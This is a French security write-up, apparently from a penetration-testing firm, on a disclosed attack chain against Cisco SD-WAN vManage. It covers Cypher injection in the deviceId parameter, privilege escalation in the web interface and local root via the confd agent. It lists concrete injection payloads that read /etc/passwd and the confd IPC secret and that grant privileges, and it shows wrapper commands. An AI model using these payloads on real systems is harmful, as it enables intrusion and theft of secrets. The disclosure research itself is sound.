La solution SD-WAN (Software Defined - Wide Area Network) [1] de Cisco apporte une couche d'abstraction des réseaux WAN permettant de découpler plan de données et plan de contrôle en centralisant la gestion de ce dernier.

Cette technologie provient à l'origine de l'entreprise Viptela, rachetée par Cisco en 2017. Les intérêts théoriques d'une telle couche d'abstraction sont multiples : elle permet entre autres d'externaliser et de virtualiser les différents composants d'un réseau WAN afin de simplifier leur maintenance et de router plus facilement les flux par application.

Les offres SD-WAN permettent également le remplacement des liens MPLS par des liens Internet pour lier différents sites distants entre eux.

Les composants de l'infrastructure SD-WAN Cisco sont séparés en 3 groupes fonctionnels (plans) distincts :




Schéma d'une infrastructure SD-WAN

Les fonctions de **gestion** et **d'orchestration** sont incarnées par les composants vBond et vManage *:*

- vManage **:** Le tableau de bord de l'infrastructure. Les configurations sont gérées par cette interface. Il est aussi chargé d'afficher les informations de monitoring du réseau.
- vBond **:** Il réalise l'orchestration au sein de l'infrastructure. Il s'agit du point d'entrée lors de la connexion de nouveaux vEdges au sein du réseau.

Le **plan de contrôle** est incarné par les composants vSmarts. Ils sont responsables des politiques de routage de l'infrastructure.

Le **plan de données** est finalement implémenté par les composants vEdges. Il s'agit des composants présents sur les sites connectés à l'infrastructure SD-WAN, ils sont responsables de la mise en place des tunnels entre les différents sites.

Services exposés - vManage

Constituant le nœud de l'architecture SD-WAN de Cisco, le composant vManage est celui qui est l'objet de cet article.

Afin de permettre la manipulation transparente et automatisée des autres composants, l'interface Web du composant présente plusieurs fonctionnalités, telles que :

- La visualisation des données relatives à l'infrastructure ;
- L'affichage des fichiers de configurations (templates) des autres composants (essentiellement des routeurs Cisco exécutant les fonctions de vBond, vEdges et vSmarts) ;
- Une interface permettant d'exécuter des commandes sur les différents composants du réseau (SSH terminal) ;
- Une API REST documentée (/apidoc/) et pouvant être utilisée pour automatiser les tâches de gestion de l'infrastructure.

Plusieurs fonctionnalités associées à des privilèges spécifiques peuvent révéler des informations sensibles. En particulier, la fonctionnalité de visualisation et modification de templates peut révéler des mots de passe en clair ou sous forme de condensats. De même, il est possible, au niveau de l'interface d'administration du vManage, d'accéder à des fichiers de log, ainsi que des versions antérieures des templates.

Ceux-ci peuvent également contenir des mots de passe.

L'interface Web-SSH (Shellinabox) offerte à un utilisateur disposant du droit associé constitue également une cible prisée pour un attaquant potentiel, étant donné l'implication offerte vis-à-vis des autres composants.


Le principal composant est le serveur d'orchestration vManage. En effet, les configurations de l'ensemble des composants sont gérées par celui-ci. En outre, il expose une interface Web, ce qui présente un intérêt particulier pour les audits et tests d'intrusion.

« L'interface Web-SSH (Shellinabox) offerte à un utilisateur disposant du droit associé constitue également une cible prisée pour un attaquant potentiel, étant donné l'implication offerte vis-à-vis des autres composants. »

Cette interface demeure en revanche contrainte par une configuration restreinte ainsi qu'un shell restreint et non privilégié sur les différents routeurs de l'environnement. Le binaire viptela_cli (hérité de l'entreprise rachetée) est ainsi le binaire s'exécutant une fois l'accès SSH autorisé à un utilisateur local.

Enfin, le serveur vManage exécute de multiples processus qui sont susceptibles de constituer autant de portes d'entrée pour un attaquant : Elasticsearch, Kafka, Neo4j, Wildfly, Zookeeper, Consul, Django.

Il reste cependant difficile de savoir à quel degré chacun de ces processus est réellement utilisé par la solution, étant donné que le cœur de l'application Web est servi par une archive Web Java (WAR), communiquant avec une base de données graphe Neo4j.



Interface de Cisco vManage

> Historique

Timeline

L'article présent fait suite à un test d'intrusion réalisé en novembre 2020, durant lequel XMCO a pu accéder à deux composants utilisant la solution SD-WAN de Cisco dans deux contextes particuliers.

L'un des contextes fournit un scénario d'attaque intéressant dans la mesure où il chaîne une vulnérabilité identifiée peu de temps avant l'audit mené (cf. description plus bas), ainsi qu'une vulnérabilité nouvelle référencée par Cisco comme **CVE-2021-1480** [2].

La rédaction de cet article s'inscrit donc dans le cadre d'un processus de publication responsable avec Cisco, un correctif de sécurité ayant été proposé par Cisco en avril 2021 (références CSCvw31395 et CSCvs98509).

Précédentes vulnérabilités

L'historique de la solution SD-WAN est riche en découvertes de vulnérabilités d'impact élevé voire critique [3] qui impactent différents pans du système, le composant vManage étant la grande majorité du temps le composant concerné.

Peu de vulnérabilités non authentifiées impactent toutefois le composant. Comme le serveur vManage est critique dans une infrastructure SD-WAN, il fait généralement l'objet d'une sécurisation renforcée (isolation sur le réseau) et d'un contrôle d'accès restreint. C'est pourquoi les risques qui vont être évoqués sont à pondérer par l'hypothèse initiale (généralement un compte sur l'interface Web, avec des privilèges restreints).

Les références [4] et [5] explicitent ainsi différents scénarios d'attaque sur un environnement SD-WAN et constituaient au moment des tests des scénarios de référence, exploitant notamment les classes de vulnérabilité suivantes :

- Injection Cypher (CVE-2019-16012, CVE-2020–3437) ;
- Désérialisation Java (CVE-2020–3387) ;
- XXE (CVE-2020–3405).
- …

Le scénario détaillé dans cet article démarre ainsi par une exploitation différente de la vulnérabilité CVE-2020-3437 (injection Cypher), depuis un compte associé à un faible niveau de privilège. L'enchaînement proposé permet d'aboutir à la compromission root du serveur vManage via une nouvelle vulnérabilité (CVE-2021-1480).

Vulnerabilities in Apache Log4j Library Affecting Cisco Products: December 2021	Critical	CVE-2021-44228 CVE-2021-45046 ...	2021 Dec 22	1.27
Cisco IOS XE SD-WAN Software Buffer Overflow Vulnerability	Critical	CVE-2021-34727	2021 Sep 22	1.0
Cisco IOS XE Software NETCONF and RESTCONF Authentication Bypass Vulnerability	Critical	CVE-2021-1619	2021 Sep 22	1.0
Cisco SD-WAN vManage Software Vulnerabilities	Critical	CVE-2021-1275 CVE-2021-1468 ...	2021 May 05	1.0
Cisco SD-WAN vManage Software Vulnerabilities	Critical	CVE-2021-1137 CVE-2021-1479 ...	2021 Apr 07	1.0
Cisco SD-WAN Command Injection Vulnerabilities	Critical	CVE-2021-1260 CVE-2021-1261 ...	2021 Feb 02	1.1
Cisco SD-WAN Buffer Overflow Vulnerabilities	Critical	CVE-2021-1300 CVE-2021-1301	2021 Jan 20	1.0
Cisco SD-WAN Solution Software Buffer Overflow Vulnerability	Critical	CVE-2020-3375	2020 Jul 30	1.2
Cisco SD-WAN vManage Software Authorization Bypass Vulnerability	Critical	CVE-2020-3374	2020 Jul 29	1.0
Cisco SD-WAN Solution Privilege Escalation Vulnerability	Critical	CVE-2019-1625	2019 Jun 19	1.0

Liste de quelques vulnérabilités publiées par Cisco et affectant le composant vManage

> Présentation des vulnérabilités

Retour sur la CVE-2020-3437

Exploitation déjà réalisée

La CVE-2020-3437 décrite pour la première fois en août 2020 dans [4], affecte la solution (composant vManage) jusqu'à la version 19.2.2 (incluse). Il s'agit d'une injection Cypher (langage de requête Neo4j) présentée comme permettant la lecture de fichiers arbitraires.
La route concernée est /dataservice/device/counters. En particulier, le paramètre deviceId est vulnérable à l'injection Cypher. Ici (version personnalisée 19.2.915), l'injection d'un simple guillemet révèle la requête Neo4j initiale. Même si les charges doivent être légèrement modifiées, le point d'injection permet la lecture de fichiers arbitraires :

Charge utile	Description / Résultat
-1' OR '1'='2	Condition **fausse** (pas de résultat)
-1' OR '1'='1	Condition **vraie** (résultat de la requête initiale sans prise en compte de la condition spécifiée)
deviceId=-1' AND 1=2 return 42 as a union load csv from 'file :///etc/passwd' as a return a//	Contenu du fichier /etc/passwd
deviceId=-1' AND 1=2 return 42 as a union load csv from 'file :///etc/confd/confd_ipc_secret' as a return a//	Contenu du fichier /etc/confd/confd_ipc_secret

Dans cette requête malveillante, les éléments en **rouge** sont les éléments qui permettent de s'échapper du contexte de la requête initiale en conservant une syntaxe valide (guillemet pour s'échapper du contexte, commentaire pour ignorer la fin de la requête légitime, et union pour incorporer des données additionnelles dans le retour de la requête).

À la place du fichier /etc/passwd, la lecture de la clé SSH privée de l'utilisateur associé au service Neo4j (vmanage-admin) au niveau du fichier /etc/viptela/.ssh/id_dsa peut ouvrir la voie vers des scénarios plus impactant. Toutefois, aucun service SSH n'étant exposé depuis nos machines, cette lecture de fichier arbitraire mène à une impasse. En revanche, l'exploitation du point d'injection Cypher peut être poussée pour aboutir à un véritable scénario.

Élévation de privilèges

De manière similaire aux tables INFORMATION_SCHEMA dans les environnements MySQL ou PostgreSQL, l'organisation des données dans une base de données Neo4j peut être récupérée. Pour ce faire, la caractéristique **d'introspection** du composant permet l'accès au Meta graphe [6] de la configuration en place.

L'appel de la procédure Neo4j intégrée db.relationshipTypes() permet en l'occurrence la récupération des types du modèle de données, prérequis nécessaire afin d'identifier les différentes relations qui existent entre eux et afin de recréer le graphe correspondant au modèle de données cible.

Charge utile	Description / Résultat
deviceId=-1' AND 1=2 return 42 as a union call db.relationshipTypes() yield relationshipType as a return a//	Augmentation du niveau de connaissance sur l'environnement (via la récupération de l'ensemble des types des nœuds du graphe)

En supposant que c'est la base de données Neo4j qui est utilisée pour vérifier les privilèges des utilisateurs sur l'interface Web du vManage, l'idée naturelle est alors de chercher, parmi les types listés, ceux qui pourraient permettre une gestion des rôles par groupe ou utilisateur.

On identifie ainsi les types vmanagedbUSERGROUP et vmanagedbTASKS.
Via l'injection, l'ensemble des instances des 2 types peut être requêté (par exemple pour le type vmanagedbUSERGROUP) :

Charge utile	Description / Résultat
deviceId=-1' AND 1=2 return 42 as a union MATCH (n :vmanagedbUSERGROUPNODE) RETURN n.name as a //	Ensemble des groupes (instances du type vmanagedbUSERGROUP) de l'interface Web, incluant le groupe de l'utilisateur actuel sdwan-cisco-cust-ro-vman

La requête précédente affiche ainsi, entre autres, notre groupe actuel (récupéré sur la page /app/profile du vManage), non privilégié : sdwan-cisco-cust-ro-vman.

L'énumération des relations entre deux types donnés est également permise via le langage Cypher, sous la forme d'expressions de type **(X :TYPE1)-[N]->(Y :TYPE2)** où :
- X est l'instance du type TYPE1 ;
- Y est l'instance du type TYPE2 ;
- N est le nom de la relation entre X et Y.

Il existe des relations entre des objets de type vmanagedbUSERGROUP (représentant des groupes d'utilisateurs) et des objets de type vmanagedbTASKS (représentant des privilèges).

Ces relations peuvent être listées et indiquent que notre groupe sdwan-cisco-cust-ro-vman dispose uniquement des privilèges Device Monitoring et Alarms.


Charge utile	Description / Résultat
deviceId=-1' AND 1=2 return 42 as a, 43 as b union MATCH (n :vmanagedbUSERGROUPNODE)-[r]->(m :vmanagedbTASKSNODE) RETURN m.feature as a, n.name as b //	Ensemble des associations groupe <-> privilège sur l'interface Web, incluant par exemple l'association sdwan-cisco-cust-ro-vman <-> Alarms

De plus, contrairement aux moteurs SQL standards qui ne permettent généralement pas l'inclusion de sous-requêtes de modification, d'insertion ou de suppression au sein de requêtes initiales de sélection, l'implémentation du langage de requête Cypher permet quant à elle l'insertion et la modification de données au sein de requêtes de sélection.

Ici, nous sommes ainsi en mesure d'élever nos privilèges, en créant des relations entre notre groupe et le privilège (récupéré lors d'une injection précédente) Manage Users :


Charge utile	Description / Résultat
deviceId=-1' AND 1=2 return 42 as a, 43 as b union MATCH (n :vmanagedbUSERGROUPNODE {name :'sdwan-cisco-cust-ro-vman'}), (m :vmanagedbTASKSNODE {feature :'Manage Users'}) CREATE (n)-[r :vmanagedbUSERGROUP]->(m) RETURN m.feature as a, n.name as b //	Ajout du privilèges Manage Users (gestion des utilisateurs et des groupes) au groupe sdwan-cisco-cust-ro-vman

L'attaquant récupère alors un droit de gestion des utilisateurs et des groupes :



L'utilisateur actuel est maintenant en mesure de gérer les groupes et utilisateurs

De manière similaire, l'attaquant peut ajouter une relation entre son groupe et le privilège Tools permettant l'accès à l'interface Web SSH au niveau de l'appliance vManage :



L'utilisateur actuel peut maintenant accéder à l'interface Web SSH

Ce scénario illustre donc comment, à partir d'une injection Cypher arbitraire, un compte non privilégié est capable de s'octroyer les privilèges désirés au niveau de l'interface Web (et notamment le privilège d'accès SSH aux divers équipements réseau connectés, qui est utilisé dans la partie suivante).

L'élévation de privilèges sur le gâteau

Agent confd et shell restreint

Une fois en possession d'un accès Shell au vManage, via l'interface Web et le menu Tools associé, il ne reste donc "plus qu'à" identifier une élévation de privilèges vers l'utilisateur système root afin de compromettre intégralement l'environnement.

En effet, l'appliance vManage étant le cerveau de la solution (appliquant notamment des configurations réseau sur l'ensemble des équipements connectés et modifiant les flux de données et de contrôle à la volée en fonction des différentes politiques implémentées), la compromission de cette dernière implique la compromission de l'ensemble de l'infrastructure SD-WAN.

L'accès SSH fourni est implémenté sous la forme d'une invite de commande spécifique pouvant mener à l'exécution d'un shell restreint (commande vshell), droppant les privilèges root du binaire initial.
Une rapide analyse des processus lancés lors de l'exécution du shell restreint montre qu'un wrapper cmdptywrapper (exécuté en tant que root) encapsule l'identifiant d'utilisateur et de groupe actuel, ce qui laisse supposer que c'est cet exécutable qui encapsule le pty de l'invite courant :

```
cmdptywrapper […] -g <GUID> -u <UID> <binaire>
```

```
[→  sdwan ps | grep cmdpty                                                                    ]
root     20302   946     0       17:17   ?       00:00:00 /usr/lib/confd/lib/core/confd/priv/cmdptywrapper
-I 127.0.0.1 -p 4565 -i 48760 -H L2hvbWUvZ3Nw -N Z3Nw -n dmlwdGVsYS1yZXNlcnZlZClzeXN0ZW0td3JpdGUtdGFzayxuZ
XRhZGlpbg== -m 155752 -t eHRlcm0= -U 62106 -w 154 -h 44 -c L2hvbWUvZ3Nw -g 100 -u 1007 bash
```

Le shell restreint est exécuté via le binaire cmdptywrapper

L'une des premières idées qui vient à l'esprit est donc le test de la ligne de commande cmdptywrapper en fournissant l'UID privilégié de l'utilisateur root à la place :

```
→  sdwan ./usr/lib/confd/lib/core/confd/priv/cmdptywrapper -I 127.0.0.1 -p 4565 -i 48760 -H L2hvbWU
vZ3Nw -N Z3Nw -n dmlwdGVsYS1yZXNlcnZlZClzeXN0ZW0td3JpdGUtdGFzayxuZXRhZGlpbg== -m 155752 -t eHRlcm0=
 -U 62106 -w 154 -h 44 -c L2hvbWUvZ3Nw -g 100 -u 0 bash
Failed to open /etc/confd/confd_ipc_secret: Permission denied
Failed to handshake with server
```

Tentative d'appel direct au binaire cmdptywrapper soldée par un échec

Les permissions du fichier confd_ipc_secret étant nulles pour les utilisateurs différents de root, seul cet utilisateur est en mesure de lire le fichier.
En tant qu'utilisateur non privilégié, l'impossibilité de lire le fichier confd_ipc_secret se solde par un arrêt du programme cmdptywrapper et non par un shell root tant espéré.

Une analyse plus détaillée et complétée par la lecture des ressources [4] et [5] montre qu'en réalité un enchaînement de 4 actions survient entre l'ouverture d'une session SSH et l'exécution du shell restreint :

1. Lancement du binaire viptela_cli (/usr/sbin/viptela_cli, spécifié au niveau du fichier /etc/passwd comme shell par défaut pour les utilisateurs locaux)

2. Exécution du binaire SUID (root) confd_cli (/usr/bin/confd_cli)
   2.1 Lecture du fichier protégé confd_ipc_secret pour l'authentification lors de l'étape 3
   2.2 Envoi de l'UID de l'utilisateur courant

3. Communications vers l'agent confd écoutant localement sur le port 4565 entraînant l'exécution du wrapper de shell cmdptywrapper fournissant en paramètre l'UID et le GID reçus lors de l'échange avec confd_cli
   3.1 Lecture du fichier protégé confd_ipc_secret pour vérifier la réponse au challenge
   3.2 Utilisation de l'UID communiqué pour fabriquer la commande de lancement du binaire cmdptywrapper

4 Exécution du shell final en tant que l'UID et le GID spécifiés

L'aspect SUID du binaire confd_cli et l'agent root confd permettent l'accès au fichier protégé /etc/confd/confd_ipc_secret qui contient un secret utilisé pour l'authentification du client vers l'agent :




Schéma d'exécution du shell restreint

Ce fichier a vraisemblablement été ajouté (et sa protection renforcée) à la suite des précédentes élévations de privilèges découvertes dans [5] et [4]. Le binaire cmdptywrapper tente également de lire ce fichier afin de garantir que son exécution est réalisée dans un contexte privilégié (sans que cela ne semble utile pour générer le shell final).

On peut toutefois noter que le fichier de secret est accessible via la lecture de fichier arbitraire permise par l'injection Cypher. Cela suffit en théorie à élever ses privilèges. Cependant, nous n'avions pas réalisé, au moment des tests, que nous pouvions effectuer cette action depuis le point d'injection initial.

Disposant d'un shell non privilégié sur le serveur vManage et n'étant pas en mesure d'accéder au secret avec l'utilisateur courant, nous avons rapidement analysé le contenu des binaires confd_cli et de l'agent confd.

L'étude du binaire confd_cli révèle que deux variables d'environnement, CONFD_IPC_ADDR et CONFD_IPC_PORT définissent l'agent distant avec lequel les communications s'effectuent (par défaut, 127.0.0.1 et 4565 si non définies) [7].

L'idée naturelle qui suit consiste en la modification de ces variables d'environnement en ciblant un système contrôlé, afin de visualiser voire de modifier le trafic entre la CLI et l'agent.


Visualisation des échanges

Bien que vManage offre nativement une possibilité d'écouter une partie du trafic réseau transitant via le shell restreint, nous avons opté pour une approche facile à mettre en œuvre localement utilisant directement python installé par défaut sur le serveur associé.

Nous avons ainsi mis en place un simple proxy TCP écoutant localement sur le port 4564 et redirigeant le trafic reçu vers l'agent confd légitime (port 4565 local).
Sur les communications interceptées, on distingue 4 échanges initiaux principaux :

1. Envoi du numéro de version et protocole (serveur -> client)
2. Envoi d'une preuve de connaissance du secret partagé (client -> serveur)
3. ACK pour continuation (serveur -> client)
